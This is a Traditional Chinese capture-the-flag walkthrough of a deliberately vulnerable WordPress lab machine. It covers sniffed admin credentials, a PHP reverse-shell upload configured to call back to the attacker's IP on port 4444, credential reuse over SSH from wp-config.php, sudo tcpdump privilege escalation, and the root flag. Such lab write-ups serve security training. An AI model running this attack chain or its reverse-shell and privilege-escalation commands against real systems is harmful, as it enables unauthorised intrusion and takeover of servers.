


- 發現其中一筆封包包含敏感資訊
- 將 user 輸入的帳號密碼記錄起來



登入後台


- 嘗試使用封包中發現的憑證登入 wordpress 後台





成功登入

尋找注入點

- 成功存取服務後，下一步是嘗試透過 **wordpress** 後台去協助注入我們的惡意程式，以讓我們可以完成反向**shell**
- 嘗試尋找可以上傳檔案的地方，鎖定在上傳佈景主題的功能







上傳 Reverse shell 的惡意檔案

- 嘗試上傳 Reverse shell 的惡意腳本，我們使用 Kali 提供的 php reverse shell script
- 查看 kali 內建的 php 惡意腳本，放置於 /usr/share/webshells/php
- cd /usr/share/webshells/php
- ls /usr/share/webshells/php

```
┌──(kali㉿kali)-[/usr/share/webshells]
└─$ cd php

┌──(kali㉿kali)-[/usr/share/webshells/php]
└─$ ls
findsocket  php-backdoor.php  php-reverse-shell-master  qsd-php-backdoor.php  simple-backdoor.php
```

- 複製一份 php-reverse-shell.php 惡意腳本到家目錄
- sudo cp php-reverse-shell.php ~

```
┌──(kali㉿kali)-[/usr/share/webshells/php]
└─$ ls
findsocket          php-reverse-shell.php  simple-backdoor.php
php-backdoor.php    qsd-php-backdoor.php
```

上傳 Reverse shell 的惡意檔案

- 回到家目錄
- **cd ~**
- 檢查檔案是否成功被複製
- **ls**

```
┌──(kali㉿kali)-[~]
└─$ ls
42031.py  9472.txt   Documents  Music                Pictures      secrets.txt       testname1.txt
45796.py  9479.c     Downloads  offsec               powercat.ps1  Shellter_Backups  Videos
48537.py  Desktop    flag.txt   php-reverse-shell.php Public       Templates         webdav
```

上傳 Reverse shell 的惡意檔案

- 修改 **php-reverse-shell.php** 中的參數，以符合我們的滲透環境
- **sudo mousepad php-reverse-shell.php**

‼️ 並不是所有的 exploit 都是需要被修改的，要看該 exploit 的code才可得知要調整哪些參數。

```
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '192.168.45.226';  // CHANGE THIS
50 $port = 4444;       // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
```


- **$ip:** 修改成 **kali ip**，建立 **kali** 與 靶機的連接
- **$port:** 設為 **4444**

- 修改好後再次檢查 **script** 被正確調整
- **cat php-reverse-shell.php**


上傳 Reverse shell 的惡意檔案

- 上傳修改好的 **php-reverse-shell.php** 檔案

  Wordpress 回傳上傳的檔案無法被正確安裝，但我們已成功將 **reverse shell script** 上傳到目標主機。




- 接下來我們要嘗試找出我們的腳本被傳至哪個目錄，以及如何去促使目標機執行惡意檔案
- 繼續對已找到的目錄路徑作第二層的枚舉
- **(1) gobuster dir -u 192.168.239.133/wp-content -w /usr/share/wordlists/dirb/common.txt -t 5**
- **(2) dirb http://192.168.239.133 /usr/share/wordlists/dirb/common.txt**



上傳 Reverse shell 的惡意檔案

- 進入 **http://192.168.239.133/wp-content/uploads/** ，成功發現儲存上傳檔案的目錄。



執行 Reverse shell

- 新開啟一個 terminal，啟動 netcat 監聽 reverse shell 的流量
- nc -nlvp 4444

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4444

listening on [any] 4444 ...
```

- 點擊 /uploads 中的 php-reverse-shell.php 觸發靶機執行惡意script
- netcat listener 成功收到 reverse shell

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4444

listening on [any] 4444 ...
connect to [192.168.239.130] from (UNKNOWN) [192.168.239.133] 40074
Linux webdeveloper 4.15.0-38-generic #41-Ubuntu SMP Wed Oct 10 10:59:38 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 19:18:42 up  2:06,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

蒐集資訊，提升權限

- 查看目前的用戶名稱，得知目前用戶為 **www-data**
- **whoami**

```
$ whoami
www-data
```

- 查看目前用戶權限
- **find / -perm -u=s -type f 2>/dev/null**
- 沒有發現可利用的可執行檔
- **sudo -l**
- 沒有可以以 **root** 權限執行的命令

```
$ find / -perm -u=s -type f 2>/dev/null
/bin/su
/bin/mount
/bin/fusermount
/bin/umount
/bin/ping
/snap/core/16928/bin/mount
/snap/core/16928/bin/ping
/snap/core/16928/bin/ping6
/snap/core/16928/bin/su
/snap/core/16928/bin/umount
/snap/core/16928/usr/bin/chfn
/snap/core/16928/usr/bin/chsh
/snap/core/16928/usr/bin/gpasswd
/snap/core/16928/usr/bin/newgrp
/snap/core/16928/usr/bin/passwd
/snap/core/16928/usr/bin/sudo
/snap/core/16928/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/16928/usr/lib/openssh/ssh-keysign
/snap/core/16928/usr/lib/snapd/snap-confine
```

蒐集資訊，提升權限

- 查看網站配置文件 **wp-config.php**
- **cd /var/www/html**
- **ls**
- **cat wp-config.php**
- 從 **wp-config.php** 發現網頁建置的資料庫帳號、密碼

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'webdeveloper');

/** MySQL database password */
define('DB_PASSWORD', 'MasterOfTheUniverse');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

蒐集資訊，提升權限

- 嘗試使用發現的 DB 憑證作 SSH 連線
- ssh webdeveloper@192.168.239.133 （開啟一個新的 terminal）

  webdeveloper / MasterOfTheUniverse

```
┌──(kali㉿kali)-[~]
└─$ ssh webdeveloper@192.168.239.133
webdeveloper@192.168.239.133's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-38-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Mar 20 19:34:21 UTC 2024

  System load:  0.0                Processes:           156
  Usage of /:   25.1% of 19.56GB   Users logged in:     0
  Memory usage: 50%                IP address for eth0: 192.168.239.133
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

366 packages can be updated.
270 updates are security updates.


Last login: Tue Oct 30 09:25:27 2018 from 192.168.1.114
webdeveloper@webdeveloper:~$
```

我們成功以 webdeveloper 身份連線主機

蒐集資訊，提升權限

- 查看 **webdeveloper** 用戶可執行的 **sudo** 命令
- **sudo -l**

```
webdeveloper@webdeveloper:~$ sudo -l
[sudo] password for webdeveloper:
Matching Defaults entries for webdeveloper on webdeveloper:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webdeveloper may run the following commands on webdeveloper:
    (root) /usr/sbin/tcpdump
```

發現此用戶可以以 **root** 權限執行 **tcpdump**

蒐集資訊，提升權限

- Google 查詢 tcpdump 指令的提權方式
- https://gtfobins.github.io/gtfobins/tcpdump/

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
COMMAND='id'
TF=$(mktemp)
echo "$COMMAND" > $TF
chmod +x $TF
sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root
```

- 以 webdeveloper 用戶執行以下指令，再度觸發 script，記得要再開啟 netcat listener, (**nc -lvnp 4444**)

- COMMAND='php /var/www/html/wp-content/uploads/2024/11/php-reverse-shell.php'
- TF=$(mktemp)
- echo "$COMMAND" > $TF
- chmod +x $TF
- sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z $TF -Z root

蒐集資訊，提升權限

- 成功取得 **reverse shell**

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.239.130] from (UNKNOWN) [192.168.239.133] 40078
Linux webdeveloper 4.15.0-38-generic #41-Ubuntu SMP Wed Oct 10 10:59:38 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 19:55:24 up  2:42,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
webdevel pts/0    192.168.239.130  19:34    3.00s  0.03s  0.03s -bash
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
#
```

- 查看用戶身份
- **whoami**

```
# whoami
root
#
```

- 路徑 **/root** 中，可取得 **flag**

```
# ls
flag.txt
# cat flag.txt
Congratulations here is youre flag:
cba045a5a4f26f1cd8d7be9a5c2b1b34f6c5d290
```

成功 **Privilege escalation**

蒐集資訊，提升權限

- 嘗試獲取 pseudo-terminal
  - python -c 'import pty;pty.spawn("/bin/bash")';
  - 但發現目標主機沒有安裝 python

```
# whoami
root
# python -c 'import pty;pty.spawn("/bin/bash")';
/bin/sh: 4: python: not found
```

- 嘗試於目標主機上安裝 python
  - sudo apt-get install python3.7
- 再次獲取 pseudo-terminal
  - python3 -c 'import pty;pty.spawn("/bin/bash")';

```
# python -c 'import pty;pty.spawn("/bin/bash")';
/bin/sh: 6: python: not found
# python3 --version
Python 3.6.9
# python3 -c 'import pty;pty.spawn("/bin/bash")';
root@webdeveloper:/#
```

Thank you for being such a wonderful audience!